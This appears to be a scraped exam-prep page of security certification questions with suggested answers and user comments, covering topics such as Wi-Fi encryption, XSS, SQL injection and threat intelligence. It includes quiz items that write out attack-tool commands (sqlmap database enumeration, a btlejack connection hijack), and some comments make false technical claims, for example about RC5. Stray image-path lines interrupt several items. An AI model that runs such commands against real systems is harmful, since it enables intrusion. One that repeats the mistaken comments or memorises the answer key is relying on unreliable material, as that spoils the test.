C. Vigilantly monitor for evidence of zero-day exploits that manage to evade your firewall or antivirus software

D. Search for proof of a spear-phishing attempt, such as the presence of malicious emails or risky attachments

Suggested Answer: *A*

Community vote distribution

A (100%)

Dogeo Most Recent 1 year, 6 months ago

To confirm and isolate an APT, you should prioritize investigating anomalies in file movements and unauthorized data access. This strategy targets the core behavior of APTs—persistent, stealthy actions aimed at data exfiltration and maintaining access to the network over time.

upvoted 3 times

pindinga1 1 year, 7 months ago

The best action to prioritize in confirming and isolating a potential Advanced Persistent Threat (APT) would be: A. Investigate for anomalies in file movements or unauthorized data access attempts within your database system. Here's why: APTs are typically characterized by their stealthy, persistent nature and focus on long-term infiltration. They often involve gradual exfiltration of sensitive data, lateral movement through the network, and the use of non-obvious attack methods (e.g., leveraging legitimate credentials).

upvoted 3 times

Question #244 *Topic 1*

As a budding cybersecurity enthusiast, you have set up a small lab at home to learn more about wireless network security. While experimenting with your home Wi-Fi network, you decide to use a well-known hacking tool to capture network traffic and attempt to crack the Wi-Fi password. However, despite many attempts, you have been unsuccessful. Your home Wi-Fi network uses WPA2 Personal with AES encryption. Why are you finding it difficult to crack the Wi-Fi password?

A. Your hacking tool is outdated.


B. The Wi-Fi password is too complex and long.

C. The network is using an uncrackable encryption method.

D. The network is using MAC address filtering.

Suggested Answer: *B*

Community vote distribution



haimesir Most Recent 7 months, 3 weeks ago

WPA2-AES is considered uncrackable by sniffing/traffic capture, unlike WEP or WPA-TKIP. Therefore, although the term “uncrackable” is not technically perfect The Wi-Fi password is too complex and long: The question does not mention dictionary, brute force, or handshake; introducing that would be adding external information.

upvoted 1 times

pindinga1 1 year, 7 months ago

Wpa2 is not unceackable encryption method

upvoted 2 times

MHafizC 1 year, 7 months ago

Many attempts are unsuccessful due to the strong and complex password. WPA2 with AES encryption is not an uncrackable encryption method.

upvoted 2 times

Question #245 *Topic 1*

An ethical hacker is testing a web application of a financial firm. During the test, a 'Contact Us' form's input field is found to lack proper user input validation, indicating a potential Cross-Site Scripting (XSS) vulnerability. However, the application has a stringent Content Security Policy (CSP) disallowing inline scripts and scripts from external domains but permitting scripts from its own domain. What would be the hacker's next step to confirm the XSS vulnerability?

A. Utilize a script hosted on the application's domain to test the form

B. Try to disable the CSP to bypass script restrictions

C. Inject a benign script inline to the form to see if it executes

D. Load a script from an external domain to test the vulnerability

Suggested Answer: *A*

Community vote distribution



UK1206 Most Recent 2 months, 1 week ago

Allows scripts from the application's own domain. Therefore, to confirm the XSS vulnerability, the hacker should attempt to load a script that is hosted on the same domain, which complies with the CSP policy.

upvoted 1 times

Question #246 *Topic 1*

John, a security analyst, is analyzing a server suspected of being compromised. The attacker has used a non admin account and has already gained a foothold on the system. John discovers that a new Dynamic Link Library is loaded in the application directory of the affected server. This DLL does not have a fully qualified path and seems to be malicious. What privilege escalation technique has the attacker likely used to compromise this server?

A. DLL Hijacking

B. Named Pipe Impersonation

C. Spectre and Meltdown Vulnerabilities

D. Exploiting Misconfigured Services

Suggested Answer: *A*

Community vote distribution

A (100%)

Ma06RC Most Recent 12 months ago

See page 765 of the CEH v13 book

upvoted 1 times

Question #247 *Topic 1*

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level virtualization, delivers containerized software packages, and promotes fast software delivery.
What is the cloud technology employed by Alex in the above scenario?

A. Virtual machine

B. Docker

C. Zero trust network

D. Serverless computing

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #248 *Topic 1*

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user.
What is the enumeration technique used by Henry on the organization?

A. DNS zone walking

B. DNS cache snooping

C. DNS cache poisoning

D. DNSSEC zone walking

Suggested Answer: *B*

Community vote distribution

B (100%)

Currently there are no comments in this discussion, be the first to comment!

Question #249 *Topic 1*

Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens.
Which of the following tools is used by Gregory in the above scenario?

A. Wireshark

B. Nmap

C. Burp Suite

D. CxSAST

Suggested Answer: *C*

Community vote distribution

C (100%)

AndyK2 1 year, 1 month ago

Burp Suite is a widely used tool for web application security testing.Wireshark - is a network protocol analyzer used for capturing and analyzing network traffic. Nmap - is a network scanning tool used for discovering hosts, services, and vulnerabilities in a network. Not designed for web app security testing. CxSAST - Checkmarkx SAST (static app sec testing) is a tool for analyzing source code to ID vulnerabilities. no features to intercept traffic or testing session management.

upvoted 1 times

AndyK2 1 year, 1 month ago

Selected Answer: C

Burp Suite is a widely used tool for web application security testing.

upvoted 1 times

AndyK2 Most Recent 1 year, 1 month ago

Wireshark - is a network protocol analyzer used for capturing and analyzing network traffic. Nmap - is a network scanning tool used for discovering hosts, services, and vulnerabilities in a network. Not designed for web app security testing. CxSAST - Checkmarkx SAST (static app sec testing) is a tool for analyzing source code to ID vulnerabilities. no features to intercept traffic or testing session management.

upvoted 2 times

Question #250 *Topic 1*

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.

B. Determine the impact of enabling the audit feature.

C. Perform a cost/benefit analysis of the audit feature.

D. Allocate funds for staffing of audit log review.

Suggested Answer: *B*

Community vote distribution

B (100%)

NikoTomas Most Recent 1 year, 5 months ago

Answer: B - determine impact In the CEH curriculum, EC-Council emphasizes that before enabling system auditing, organizations should: • Understand the technical and performance impact • Consider how enabling auditing affects system performance, storage, and logging capacity • Analyze which events to audit to avoid excessive or irrelevant log collection

upvoted 4 times

Question #251 *Topic 1*

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.
Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

A. [allinurl:]

B. [location:]

C. [site:]

D. [link:]

Suggested Answer: *C*

Community vote distribution

C (100%)

Ma06RC Most Recent 12 months ago

See page 132 of CEHv13

upvoted 1 times

Question #252 *Topic 1*

The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept.
What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WPA

B. WEP

C. WPA3

D. WPA2

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #253 *Topic 1*

A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the current time from the target host machine.
Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?

A. -Pn

B. -PU

C. -PP

D. -PY

Suggested Answer: *C*

Community vote distribution

C (100%)

NikoTomas Most Recent 1 year, 5 months ago

Answer: C (-PP) While the ostensible purpose for these queries is to learn information such as address masks and current times, they can easily be used for host discovery. -PP = Timestamp request -PM = Mask request A timestamp reply (ICMP code 14) or address mask reply (code 18) discloses that the host is available. https://nmap.org/book/host-discovery-techniques.html

upvoted 2 times

Question #254 *Topic 1*

An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.
What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Buffer overflow attack

B. Side-channel attack

C. Denial-of-service attack

D. HMI-based attack

Suggested Answer: *B*

Community vote distribution

B (100%)

e30b32d Most Recent 1 year, 3 months ago

Answer is Side channel attack, it involves time and power.

upvoted 1 times

Question #255 *Topic 1*

Given below are different steps involved in the vulnerability-management life cycle.
1) Remediation
2) Identify assets and create a baseline
3) Verification
4) Monitor
5) Vulnerability scan
6) Risk assessment
Identify the correct sequence of steps involved in vulnerability management.

A. 2 → 5 → 6 → 1 → 3 → 4

B. 2 → 4 → 5 → 3 → 6 → 1

C. 2 → 1 → 5 → 6 → 4 → 3

D. 1 → 2 → 3 → 4 → 5 → 6

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #256 *Topic 1*

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. DDoS attack

B. Evil twin attack

C. DNS cache flooding

D. MAC flooding

Suggested Answer: *D*

Community vote distribution

D (100%)

8ba4197 Most Recent 9 months ago

Switch -MAC Adress

upvoted 1 times

Question #257 *Topic 1*

What is the following command used for?

```
sqlmap.py -u "http://10.10.1.20/?p=1&forumaction=search" -dbs
```

A. Retrieving SQL statements being executed on the database

B. Creating backdoors using SQL injection

C. Enumerating the databases in the DBMS for the URL

D. Searching database statements at the IP address given

Suggested Answer: *C*

Community vote distribution

C (100%)

8ba4197 Most Recent 9 months ago

C. Enumerating the databases in the DBMS for the URL ——————— page 1741. The output of prompt results in the following command: sqlmap -u "http://testphp.vulnweb.com" --batch --crawl-5 --random-agent --level-5 --risk=3 ■ sqlmap: This is the command-line tool for automating SQL injection discovery and exploitation. ■ -u "http://testphp.vulnweb.com": Specifies the target URL to test. In this case, it is `http://testphp.vulnweb.com

upvoted 1 times

Question #258 *Topic 1*

Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key.
What is the security model implemented by Jane to secure corporate messages?

A. Zero trust network


B. Secure Socket Layer (SSL)

C. Transport Layer Security (TLS)

D. Web of trust (WOT)

Suggested Answer: *D*

Community vote distribution



Mesferal Most Recent 9 months ago

Jane implemented a model where: Every user maintains a ring of public keys (a keyring). Users encrypt messages with the recipient's public key. Only the recipient can decrypt using their private key. Trust is established peer-to-peer, not through a central authority. This is exactly how the Web of Trust (WOT) works, especially in systems like PGP (Pretty Good Privacy).

upvoted 1 times

elper 11 months, 3 weeks ago

Web of Trust is the security model.

upvoted 3 times

Ma06RC 12 months ago

TLS works by using a cryptographic handshake to establish a secure, encrypted connection between a client and server, ensuring data privacy, integrity, and authentication.

upvoted 1 times

Question #259 *Topic 1*

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, BtleJack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands.
Which of the following commands was used by Clark to hijack the connections?

A. btlejack -f 0x9c68fd30 -t -m 0x1fffffffff


B. btlejack -c any

C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s

D. btlejack -f 0x129f3244 -j

Suggested Answer: *D*

Community vote distribution



elper Most Recent 11 months, 3 weeks ago

-t is used for hijacking. -c is used for sniffing. -j is used for jamming.

upvoted 1 times

KnightHeart 1 year, 2 months ago

The command used to hijack connections is Option B (btlejack -c any), as the -c flag for connection, combined with any, allows the attacker to force a connection to any paired device, enabling hijacking of existing Bluetooth links.

upvoted 1 times

Dogeo 1 year, 6 months ago

Since btlejack -f 0x129f3244 -j uses the -j flag for hijacking BLE connections, it is the correct answer.

upvoted 4 times

Question #260 *Topic 1*

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the IoT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials.
What is the tool employed by John in the above scenario?

A. IoT Inspector

B. AT&T IoT Platform

C. IoTSeeker

D. Azure IoT Central

Suggested Answer: *C*

Community vote distribution

C (75%) A (25%)

elper Most Recent 11 months, 3 weeks ago

IOTSeeker is correct.

upvoted 1 times

KnightHeart 1 year, 2 months ago

A. IoT Inspector Functionality: A scanning tool designed to detect IoT devices on a network and identify vulnerabilities, including default credentials. Typically scans for devices by their network signatures and checks for common security flaws. Relevance: Directly aligns with the scenario: automated scanning for IoT devices and default credential detection.

upvoted 1 times

NikoTomas 1 year, 5 months ago

A. IoT Inspector □ IoT Inspector is a network scanning and analysis tool designed to automatically detect and analyze IoT devices on a local network, highlighting potential security vulnerabilities and data flows. It's aimed at both home users and researchers. B. AT&T IoT Platform □ AT&T IoT Platform is a cloud-based solution by AT&T that provides device connectivity management, data analytics, and real-time monitoring for large-scale IoT deployments across industries like automotive, healthcare, and smart cities. C. IoTSeeker □ IoTSeeker is a security tool developed by Rapid7 to identify IoT devices using default or weak web credentials on a network. It helps security teams detect misconfigured devices that are commonly targeted by attackers. D. Azure IoT Central ☁ Azure IoT Central is a fully managed IoT SaaS platform from Microsoft that enables fast deployment, management, and scaling of IoT applications without deep cloud infrastructure knowledge. It supports dashboards, device templates, and telemetry data visualization.

upvoted 2 times

Question #261 *Topic 1*

To hide the file on a Linux system, you have to start the filename with a specific character.
What is the character?

A. Tilde (~)

B. Underscore (_)

C. Period (.)

D. Exclamation mark (!)

Suggested Answer: *C*

Community vote distribution

C (100%)

Currently there are no comments in this discussion, be the first to comment!

Question #262 *Topic 1*

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit.
Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

A. CAST-128


B. RC5

C. TEA

D. Serpent

Suggested Answer: *D*

Community vote distribution



KnightHeart Most Recent 1 year, 3 months ago

D. Serpent Block & Key Sizes: 128-bit block cipher with key sizes of 128, 192, or 256 bits. Rounds & Structure: 32 rounds, each involving substitution (S-boxes) and permutation (P-boxes). Processes data as four 32-bit words, aligning with the requirement. S-box Characteristics: Uses 8-variable S-boxes (8 input bits) with 4-bit outputs, though each S-box is defined as 4x4 (4-bit in, 4-bit out). This matches the description (note: 8-variable likely refers to the number of S-boxes, not input bits—Serpent uses 8 distinct S-boxes, each with 4-bit input/output).

upvoted 2 times

e30b32d 1 year, 3 months ago

Ciphers - Serpent Serpent uses a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits. It can be integrated into software or hardware programs without any restrictions. Serpent involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. (P.3033/3017)

upvoted 1 times

e30b32d 1 year, 3 months ago

D is correct

upvoted 1 times

hiddenmessages 1 year, 4 months ago

RC5 doesn't use fixed 32 rounds or S-boxes

upvoted 1 times

killwitch 1 year, 5 months ago

The RC5 algorithm, developed by Ronald Rivest, is a symmetric-key block cipher that fits the criteria described in the question. Why RC5 is the correct choice: - 128-bit symmetric block cipher: RC5 is a block cipher, and it can operate on 128-bit blocks. - Key sizes of 128, 192, or 256 bits: RC5 supports variable key sizes, including 128, 192, and 256 bits, making it adaptable to different security requirements. - 32 rounds: RC5 uses a variable number of rounds, and it can be configured to perform 32 rounds in its computations. - Substitution and permutation operations: RC5 uses a combination of substitution and permutation (SP) operations during each round, which is in line with the question's description. - S-boxes with 4-bit entry and 4-bit exit: RC5 uses S-boxes in its round function. The S-boxes in RC5, which operate on 4 bits, fit the specified entry and exit size. - 32-bit word blocks: RC5 operates on 32-bit words, which aligns with the requirement of using 4 32-bit word blocks.

upvoted 1 times

Question #263 *Topic 1*

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering

B. App sandboxing

C. Jailbreaking

D. Social engineering

Suggested Answer: *A*

Community vote distribution

A (100%)

Ma06RC Most Recent 11 months, 3 weeks ago

A. Reverse engineering. Reason: Jacob is extracting and disassembling the app to analyze its design, find bugs/vulnerabilities, and improve defenses — that process is classic reverse engineering.

upvoted 1 times

Question #264 *Topic 1*

Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that are then used to launch which types of attack?

A. MITM attack

B. Password attack

C. Birthday attack

D. DDoS attack

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Mirai malware infects IoT devices and turns them into a botnet. This botnet is then used to launch Distributed Denial of Service (DDoS) attacks by overwhelming target systems with traffic. Mirai is infamous for massive DDoS attacks disrupting websites and services.

upvoted 1 times

Question #265 *Topic 1*

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company.
Which information security standard is most applicable to his role?

A. FISMA

B. Sarbanes-Oxley Act

C. HITECH

D. PCI-DSS

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

PCI-DSS (Payment Card Industry Data Security Standard) is the security standard specifically designed to protect credit card data and ensure secure handling of cardholder information. Since Bill is working for a credit card company, PCI-DSS is the most relevant standard for penetration testing and security audits in this context.

upvoted 1 times

Question #266 *Topic 1*

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.
Which of the following master components is explained in the above scenario?

A. Kube-apiserver

B. Etcd cluster

C. Kube-controller-manager

D. Kube-scheduler

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

In Kubernetes, the Kube-scheduler is the master component responsible for: Assigning newly created pods to nodes in the cluster. Making decisions based on: Resource requirements (CPU, memory, etc.) Data locality Policy constraints (taints, tolerations, node affinity) Custom scheduling rules or workload distribution

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: D In a Kubernetes cluster, the kube-scheduler is the master component responsible for: - Pod scheduling --> Watches for newly created Pods that have no node assigned - Node selection --> Assigns pods to appropriate nodes based on multiple factors - Decision criteria: • CPU & memory requirements • Data locality • Taints and tolerations • Node affinity/anti-affinity • Custom policies • Internal workload balancing

upvoted 2 times

Question #267 *Topic 1*

According to the NIST cloud deployment reference architecture, which of the following provides connectivity and transport services to consumers?

A. Cloud connector

B. Cloud broker

C. Cloud provider

D. Cloud carrier

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

According to the NIST Cloud Computing Reference Architecture, the Cloud Carrier is the entity that: Provides the connectivity and transport of cloud services from Cloud Providers to Cloud Consumers. Functions similarly to an Internet Service Provider (ISP) or network provider. Acts as an intermediary that delivers network access and ensures secure transmission of data.

upvoted 1 times

Question #268 *Topic 1*

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

A. Wardriving

B. Spectrum analysis

C. Wireless sniffing

D. GPS mapping

Suggested Answer: *A*

Community vote distribution

A (100%)

AndyK2 Most Recent 1 year, 1 month ago

Wardriving

upvoted 1 times

lopesjaf 1 year, 1 month ago

Wardriving is the practice of: Driving around in a vehicle (often with laptops or mobile devices), Searching for unsecured or poorly secured Wi-Fi networks, Using tools like Kismet, NetStumbler, or Wireshark to detect wireless access points, Often done with the intent to find open or vulnerable Wi-Fi networks.

upvoted 1 times

Question #269 *Topic 1*

Which among the following is the best example of the third step (delivery) in the cyber kill chain?

A. An intruder creates malware to be used as a malicious attachment to an email.

B. An intruder's malware is triggered when a target opens a malicious email attachment.

C. An intruder's malware is installed on a targets machine.

D. An intruder sends a malicious attachment via email to a target.

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

The Cyber Kill Chain (developed by Lockheed Martin) outlines the stages of a cyberattack. The third step is "Delivery", which involves transmitting the malicious payload to the target.

upvoted 1 times

Question #270 *Topic 1*

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. User impersonation

B. Insecure transmission of credentials

C. Password reset mechanism

D. Verbose failure messages

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Verbose failure messages occur when a system provides detailed error feedback, such as: “Invalid username” vs. “Invalid password” Revealing which part of the login (username or password) is incorrect This allows an attacker to enumerate valid usernames, which Calvin does in the scenario.
upvoted 2 times

Question #271 *Topic 1*

Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.
Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

A. WS-Work Processes

B. WS-Security

C. WS-Policy

D. WSDL

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

WS-Security (Web Services Security) is an extension to SOAP (Simple Object Access Protocol) that provides a standard way to secure web services communication. It ensures: Authentication Message integrity Message confidentiality It works by adding security headers to SOAP messages and supports various token types, including username/password, X.509 certificates, and SAML tokens.

upvoted 1 times

NikoTomas 1 year, 5 months ago

WS-Security (Web Services Security) is a standardized security extension for SOAP (Simple Object Access Protocol), defined by OASIS. It provides a framework for applying security to web services through: • Message integrity • Confidentiality • Authentication WS-Security is specification (or protocol extension) that SOAP-based services can implement.

upvoted 2 times

Question #272 *Topic 1*

Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

A. Bluetooth

B. WPA2-Enterprise

C. WPA3-Personal

D. ZigBee

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

WPA3-Personal is the latest Wi-Fi security protocol for personal networks and replaces the traditional PSK (Pre-Shared Key) with Simultaneous Authentication of Equals (SAE). SAE is a key establishment protocol that provides: Forward secrecy Resistance to offline dictionary attacks Stronger password-based authentication This makes WPA3-Personal much more secure than WPA2-Personal.

upvoted 1 times

Question #273 *Topic 1*

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange.
What is the encryption software employed by Sam for securing the email messages?

A. PGP

B. SMTP

C. GPG

D. S/MIME

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

GPG (GNU Privacy Guard) is a free and open-source implementation of the OpenPGP standard. It supports hybrid encryption, which combines: Symmetric-key encryption: For encrypting the actual message (faster). Asymmetric-key encryption: For encrypting the symmetric key and ensuring secure key exchange. It is widely used for email encryption and secure communications, just like PGP, but GPG is open-source.

upvoted 1 times

e30b32d 1 year, 3 months ago

Free and open-source implementation of the OpenPGP standard. Supports hybrid encryption (symmetric for message, asymmetric for key exchange). Commonly used to encrypt emails, files, and communications.

upvoted 1 times

Question #274 *Topic 1*

Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.
Which type of threat intelligence is used by Roma to secure the internal network?

A. Operational threat intelligence

B. Strategic threat intelligence

C. Tactical threat intelligence

D. Technical threat intelligence

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Technical threat intelligence involves feeding security systems with specific indicators of compromise (IOCs) such as: Malicious IP addresses URLs/domains File hashes Signatures This intelligence is highly granular, machine-readable, and is typically used for automated detection and blocking of threats — exactly what Roma is doing by inputting threat intelligence into security devices.

upvoted 2 times

NikoTomas 1 year, 5 months ago

Selected Answer: D

EC-Council's CEH and ECSA (Certified Security Analyst) training materials recognizes four primary threat intelligence categories or levels:

 1. Strategic Threat Intelligence • High-level, long-term insights • Used by executives and senior leadership • Focuses on trends, adversary motives, and risk management • Answers questions like: "Who might target us and why?" Example: Reports on geopolitical cyber threats, industry-specific attack trends

 2. Tactical Threat Intelligence • Focuses on adversary tactics, techniques, and procedures (TTPs) • Consumed by security teams, threat hunters, and SOC analysts • Helps in understanding how attacks are carried out Example: Use of phishing + PowerShell + lateral movement with specific tools Often aligned with MITRE ATT&CK framework

Continuation below...

upvoted 3 times

NikoTomas 1 year, 5 months ago

EC-Council's CEH and ECSA (Certified Security Analyst) training materials recognizes four primary threat intelligence categories or levels: 1. Strategic Threat Intelligence • High-level, long-term insights • Used by executives and senior leadership • Focuses on trends, adversary motives, and risk management • Answers questions like: "Who might target us and why?" Example: Reports on geopolitical cyber threats, industry-specific attack trends 2. Tactical Threat Intelligence • Focuses on adversary tactics, techniques, and procedures (TTPs) • Consumed by security teams, threat hunters, and SOC analysts • Helps in understanding how attacks are carried out Example: Use of phishing + PowerShell + lateral movement with specific tools Often aligned with MITRE ATT&CK framework Continuation below.....continuation: 3. Technical Threat Intelligence • Short-lived, machine-readable data • Includes: o IP addresses o URLs o File hashes o Domain names • Useful for SIEMs, firewalls, EDRs, and threat detection systems Example: A SHA256 hash of a malware file or a malicious domain to block 4. Operational Threat Intelligence • Provides details on ongoing attacks, campaigns, and adversary infrastructure • May include attack timelines, C2 server behavior, or campaign tracking • Useful for incident response teams Example: Intelligence about a specific APT group's phishing infrastructure used in current campaign

upvoted 3 times

NikoTomas 1 year, 5 months ago

...continuation: 3. Technical Threat Intelligence • Short-lived, machine-readable data • Includes: o IP addresses o URLs o File hashes o Domain names • Useful for SIEMs, firewalls, EDRs, and threat detection systems Example: A SHA256 hash of a malware file or a malicious domain to block 4. Operational Threat Intelligence • Provides details on ongoing attacks, campaigns, and adversary infrastructure • May include attack timelines, C2 server behavior, or campaign tracking • Useful for incident response teams Example: Intelligence about a specific APT group's phishing infrastructure used in current campaign

upvoted 3 times

Question #275 *Topic 1*

This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information.
What type of attack is this?

A. Union SQL injection

B. Error-based SQL injection

C. Time-based SQL injection

D. Blind SQL injection

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Blind SQL injection is used when a web application is vulnerable to SQL injection but does not display error messages or output from the database directly. Instead of receiving clear data (like in union-based or error-based SQLi), the attacker: Sends SQL queries that return a Boolean response (true/false). Based on the application's behavior or response time, the attacker can infer information (e.g., whether a condition is true or false).

upvoted 1 times

Question #276 *Topic 1*

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.
What is the best example of a scareware attack?

A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"

B. A banner appears to a user stating, "Your account has been locked. Click here to reset your password and unlock your account."

C. A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."

D. A banner appears to a user stating, "Your Amazon order has been delayed. Click here to find out your new delivery date."

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Scareware is a type of social engineering attack that uses fear tactics to trick victims into downloading or purchasing malicious software by convincing them their computer is infected or at risk. The attacker creates fake alerts or pop-ups that warn the user of security issues (like spyware or viruses). The user is then prompted to take immediate action, often by downloading malicious software disguised as security software or paying for fake solutions. Option C perfectly fits this description.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: C - scared by infection... Incorrect answers: A. "You have won a free cruise!" = Classic phishing or adware tactic, relies on greed, not fear B. "Your account has been locked..." = Credential phishing tactic, uses urgency, but not fear of malware D. "Amazon order delayed..." = Spear-phishing or brand impersonation, exploits curiosity or trust, not fear

upvoted 2 times

Question #277 *Topic 1*

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks.
What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence

B. Operational threat intelligence

C. Technical threat intelligence

D. Tactical threat intelligence

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Operational threat intelligence involves collecting and analyzing contextual and detailed information about specific cyberattacks, incidents, and attacker behaviors. It includes real-time or near-real-time data from diverse sources such as humans, social media, chat rooms, and events linked to cyberattacks. The goal is to understand how attacks occur, disclose risks, and recommend actionable measures. Reports produced include malicious activities, warnings, and mitigation strategies — all described in the scenario.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: B - operational Key Indicators That Point to Operational: • Real incidents/campaigns • Human-based sources (HUMINT) • Cyberattack events • Real-time or near real-time data • Includes context, intentions, and warnings Difference against Tactical TE: Focus: • Tactics, Techniques, and Procedures (TTPs) of attackers • Mapped to frameworks like MITRE ATT&CK • How attacks are carried out Contents: • Known exploits, malware behavior, lateral movement techniques, phishing tactics • Focuses on patterns rather than current incidents

upvoted 2 times

Question #278 *Topic 1*

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

A. Union SQL injection

B. Error-based injection

C. Blind SQL injection

D. Boolean-based blind SQL injection

Suggested Answer: *A*

Community vote distribution

A (100%)

